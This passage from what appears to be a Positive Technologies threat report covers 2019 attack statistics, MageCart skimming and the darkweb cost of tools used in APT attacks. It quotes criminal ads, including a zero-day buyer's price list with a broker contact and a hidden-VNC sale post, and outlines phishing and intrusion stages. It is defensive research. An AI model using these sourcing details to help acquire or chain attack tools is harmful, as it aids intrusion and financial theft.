- Exploit: Available

A popular VPN solution by Pulse Secure contained a vulnerability that allowed an unauthorized user to read arbitrary files, including sensitive configuration information, by sending specially crafted HTTP requests to the server.

## MageCart outbreak

These are attacks in which online payment pages are injected with JavaScript sniffers that steal payment information. The name also refers to the groups behind these attacks. The first attacks of this type were seen nine years ago, but in 2019 we saw a real upsurge. Victims included online shops selling consumer goods and food, hospitality and entertainment companies, educational establishments, and the media. Mass distribution of JavaScript sniffers is the result of supply chain attacks. Throughout the year, malicious scripts reached victims' sites via third-party software intended to optimize or enhance functionality, such as advertisement platforms, content management systems, and web analytics services ([bit.ly/31vKGCi](https://bit.ly/31vKGCi)). According to RiskIQ, in 2019 the infrastructure of attackers behind the MageCart attacks had around 600 domains. Average dwell time on victim sites is 22 days ([bit.ly/3ckLLAa](https://bit.ly/3ckLLAa)).

# Attack methods

Below are the most common attack methods used by criminals in 2019.

## Malware use




Figure 11. Number of attacks




Figure 12. Percentage of attacks

## Social engineering




Figure 13. Number of attacks




Figure 14. Percentage of attacks



## Web attacks




Figure 15. Number of attacks




Figure 16. Percentage of attacks

## Hacking




Figure 17. Number of attacks




Figure 18. Percentage of attacks

## Credential compromise




Figure 19. Number of attacks




Figure 20. Percentage of attacks

# Victim categories

## Government




Figure 21. Number of attacks against government

Figure 22. Government: attack methods




Figure 23. Attack targets

Figure 24. Attack motives

## Industrial companies




Figure 25. Number of attacks against industrial companies

Figure 26. Industrial companies: attack methods




Figure 27. Attack targets




Figure 28. Attack motives

## Financial institutions




Figure 29. Number of attacks against financial institutions




Figure 30. Finance: attack methods




Figure 31. Attack targets




Figure 32. Attack motives

## IT

© Positive Technologies






Figure 33. Number of attacks against IT companies




© Positive Technologies

Figure 34. IT: attack methods



© Positive Technologies

Figure 35. Attack targets



© Positive Technologies

Figure 36. Attack motives



---

***The number of attacks increased every quarter, and at year-end it was 19 percent higher than the total for 2018***



# Hack at all costs: putting a price on APT attacks

*Vadim Solovyev,  
Yana Avezova,  
Ekaterina Kilyusheva,  
Evgeny Gnedin*

*Check our supplement: a poster  
showing PT ESC investigations into  
activities of selected APT groups*

The assets of well-off companies and governments have always attracted attackers. That's why potential targets commit considerable resources to securing their information. It's extremely difficult to detect an APT attack when it is underway. After obtaining a foothold in a company's infrastructure, criminals can stay there unnoticed for years. In this research, we will try to assess the cost of tools used for APT attacks and how easily these tools can be obtained. We will also analyze how attackers choose their tools based on their target. We hope that our study will assist security decision-makers to better protect their systems from industry-specific attacks. We have analyzed the tools used by 29 APT groups conducting attacks worldwide with activity during the last two years and threatening key sectors such as government, finance, and industrial companies.

*It is impossible to make an exact estimate of how much an APT attack costs. One reason is the difficulty of putting a value on the unique software used by criminal groups. All amounts stated in this report are approximate; actual APT expenses may be significantly higher.*

Data is based on our incident response expertise and retrospective analysis of security events on corporate infrastructure, as well as on constant monitoring of active APT groups by Positive Technologies Expert Security Center (PT ESC). We have also drawn upon publicly available reports on APT groups from reputable security companies.

We identified two main categories of APT groups based on attack motive. The first category includes financially motivated groups, which attack banks and other organizations to steal money. Cyberespionage groups, by contrast, target valuable information and seek long-term control over infrastructure.

Tools used to obtain initial access to a company's local network are different from those used during the later stages of the attack. However, the two types of groups tend to use similar tools when gaining a foothold in the system and performing lateral movement. Therefore, we have split APT tools into two categories:

- Tools used to break into the organization's network ("Initial access")
- Tools used to develop the attack on the internal network ("Attack development")

We analyzed postings on 190 darkweb sites and venues about purchase or sale of APT tools, as well as custom malware development. We focused on forums, specialized marketplaces, and chats. On average, over 70 million people visit them each month.

1. Multistage, well-planned, and organized attacks targeting a specific industry or company are called advanced persistent threats (APTs).



## APT tools

### Initial access

Expenses at the initial compromise stage depend on how exactly attackers deliver malware to the company's infrastructure. The method depends on the attackers' motives and the victim's level of protection.

Spear phishing is the main tool of financially motivated attackers. To conduct a phishing attack, a hacker prepares a document containing malware and a loader (dropper).


Documents containing malicious code can be created using special programs known as exploit builders. These programs generate a file with malicious code, which runs when the file is opened. This code downloads and runs the loader (a small program responsible for downloading the main malware module). The loader is normally used just once: running the loader again, even if it is obfuscated, can be detected by antivirus software.

Spear phishing is the most common method used as an entry point

**90%**

of active APT groups use phishing at the initial access stage

**Examples of groups:** Cobalt, APT29, Lazarus



**\$300+**

cost of tool to create malicious files

**\$2,500**

monthly subscription fee for a service to create documents with malicious content

© Positive Technologies

Figure 1. Phishing: malware preparation and delivery to local network

Malware source code costs much higher than a ready-to-use utility. For example, a ready-to-use loader costs only \$25, but the source code costs at least \$1,500, plus time and expenses for further modifications.

**\$1,500+**

cost of loader source code

**\$10,000**

cost of the exploit builder used by Cobalt

**14%**

of groups conduct watering hole attacks at the penetration stage

**Cost:** \$10,000+

**Examples of groups:** APT29, APT35, TEMP.Periscope, DarkHydrus

A single exploit for a zero-day vulnerability can cost

more than

**\$1,000,000**

The financially motivated Silence group also uses spear phishing, exploiting vulnerabilities such as CVE-2018-0802 and CVE-2018-8174. Exploits for these vulnerabilities can be bought on the darkweb for as little as \$1,600.

Cash-hungry criminals are interested in quick gains. Therefore, they are willing to buy ready-made tools and send mass phishing emails.

Just like financially motivated attacks, cyberespionage APT efforts usually start with phishing. But whereas ordinary criminals might take a scattershot approach targeting an entire industry, cyberspies act with precision and careful preparation. For example, in one penetration attempt investigated by PT ESC, the SongXY group sent a document with a link to an image on an attacker-controlled server. The link triggered automatically when the document was opened. This allowed attackers to collect additional information about the server configuration, including the Microsoft Office version in use, and choose a malicious document with the right exploit needed to compromise the system.

To further increase the odds of phishing success, cyberespionage APT groups may even hack partners and contractors of a target organization and impersonate them in emails. In spring 2019, hackers penetrated the network of IT giant Wipro and sent phishing messages to the company's clients ([bit.ly/3aRJTOw](https://bit.ly/3aRJTOw)).

Attackers sometimes conduct watering-hole attacks. They select web pages regularly visited by a target company's employees, such as partners' websites or industry-specific portals. Attackers then hack these websites and install malware on them. If targeted employees subsequently visit the infected websites, the attackers may penetrate the company's internal network.

Cyberespionage groups do not scrimp on expensive exploits for zero-day vulnerabilities, can develop their own tools, and conduct multistage attacks that leverage other organizations to get at the ultimate target.

Hello. I buy the zero-day vulnerabilities (0-day). It is possible to purchase 1-day in some cases. Money is always available, work only through the guarantor [admin@exploit.im](mailto:admin@exploit.im). The minimum checkout time, the fastest payout, complete anonymity. Communication only through Jabber + OTR / GPG, the first contact through private forum messages. No prepayments, only work through the guarantor. Guarantor services at my expense.

**Operation Systems:**

Windows LPE - from 30k\$ to 70k\$  
Linux LPE - from 10k\$ to 50k\$  
Mac OS X LPE - from 50k\$ to 150k\$  
Windows One Click RCE - from 1m\$  
OS X One Click RCE - from 1m\$

**Web browsers:**

[WIN] Firefox, Edge RCE + LPE - from 100k\$ to 500k\$  
[WIN] Chrome RCE + LPE - from 100k\$ to 500k\$  
[Mac OS X] Safari RCE + LPE - from 150k\$ to 500k\$  
[Mac OS X] Chrome RCE + LPE - from 100k\$ to 500k\$  
[Mac OS X] Firefox RCE + LPE - from 100k\$ to 300k\$

**Files:**

[WIN/OS X] Microsoft Office RCE - from 150k\$  
[WIN/OS X] LibreOffice RCE - from 50k\$  
[WIN/OS X] Adobe PDF RCE + SBX - from 100k\$

**Mobile:**

WhatsApp RCE + LPE - from 1m\$  
Telegram RCE + LPE - from 1m\$  
Android documents RCE + LPE - from 300k\$ to 500k\$

**Web Servers:**

Nginx RCE - from 300k\$ to 500k\$  
Apache RCE - from 500k\$ to 1m\$

Figure 2. Prices attackers are ready to pay for zero-day vulnerabilities

# Attack development

Inside the infrastructure, an attack passes through several stages: intruders execute code on hosts, escalate privileges, collect data, move among hosts, and create channels for command and control (C2). APT groups use similar tools for attack development on internal networks. Both financially motivated and cyberspy groups prefer publicly available legitimate software, using self-developed malware or buying utilities on the darkweb only when necessary.

Cobalt Strike and Metasploit Pro are commercial frameworks used for penetration testing. However, they enjoy popularity among both security experts and black hats.

The developers of Cobalt Strike, aware of their product’s potentially nefarious appeal, perform strict checks on potential customers. As a result, hackers periodically express interest on the darkweb in obtaining hacked or illegally obtained official versions of Cobalt Strike.



Figure 3. Demand for Cobalt Strike on the darkweb

Metasploit Pro is also sold on the darkweb. Available versions include hacked (“cracked”) originals as well as modified variants containing additional features.

After penetrating a company’s infrastructure, financially motivated criminals try to quickly identify hosts of interest, such as any computers responsible for outgoing financial transactions. This could be a bank workstation used for interbank transfers or the computer of an accountant at a regular company. To identify these hosts, attackers use free utilities, such as nmap or nbtscan, or more convenient commercial programs (for

48%  
of APT groups use penetration testing tools

**Cobalt Strike**  
Official price at the time of this study:  
\$3,500 per year  
Black market prices:  
\$30,000–40,000  
Groups: APT10, APT29, APT32, APT40, Cobalt, DarkHydrus, Winnti

**Metasploit Pro**  
Official price at the time of this study:  
\$15,000 per year  
Modified version with year of technical support:  
\$8,000–\$15,000  
Groups: APT35, Carbanak, Patchwork, Silence, TreasureHunter

## TeamViewer

Legitimate remote administration tool. A modified version is invisible to users and has several additional functions, including built-in keylogger

Price on the darkweb: \$100

Groups: Carbanak, Cobalt

## Hidden VNC

A modification of the legitimate VNC utility, allowing hackers to remotely connect to a user's workstation and stay invisible while executing commands

Price on the darkweb: \$1,000 per month

Used by the Carbanak group

example, Cobalt used SoftPerfect Network Scanner, which has an official price of \$3,000). The sprawling networks of major organizations are complex and have a large number of servers and workstations, which forces criminals to acquire special tools for handling such networks.

After reaching the hosts of interest, criminals are faced with yet another task—to understand the workings of specialized banking software and how to initiate and confirm transactions. (Sometimes, of course, all of this is old news to the attackers.) Whereas bank workstations tend to work in predictable ways, non-financial companies may have to use multiple bank clients on the same machine in order to work with different banks. In these situations, hackers need special tools to observe the desktop of the infected computer, monitor the user's actions in real time, and take videos and screenshots, all while remaining invisible to the employee. They can use hVNC and modified versions of TeamViewer, RMS, Ammy Admin, and others.

Price:  
1.2k\$ lifetime for the first 5 customers.  
After the first 5 people, the price will be increased to 1.5k

FAQ:  
What is the difference between this and X-HVNC ?  
-The difference is this support more browser, more stability, less stub size, less detections and its coded for a special people needs.

TOS:  
-All Sales are final.  
-You are responsible for your actions.  
-You will not leak/crack/share your stub/panel.  
I can change TOS anytime.

Figure 4. Hidden VNC for sale

# \$400+

cost of a ready-made banking bot, base configuration (downloading and execution of arbitrary files)

# \$1,750

cost of Smoke Bot banking malware with full set of modules




Figure 5. Smoke Bot banking malware for sale



Just like financially motivated criminals, cyberspies will try to entrench themselves in the system and identify key hosts after successfully penetrating the internal network. They are interested in workstations and servers that store and process valuable information, including trade secrets and intellectual property. They also target computers of top executives and other key persons, or perhaps servers that allow access to industrial control system (ICS) networks. Before collecting sensitive information, cyberspies study the business processes of the target company. In order not to attract attention or arouse suspicions, they prefer using legitimate administration tools. For example, 48 percent of studied APT groups use the free Sysinternals Suite from Microsoft.

The next important step is escalating OS privileges. On the darkweb, criminals can purchase exploits for escalating OS privileges by exploiting known or zero-day vulnerabilities.

### Sysinternals Suite

Legitimate administration toolkit

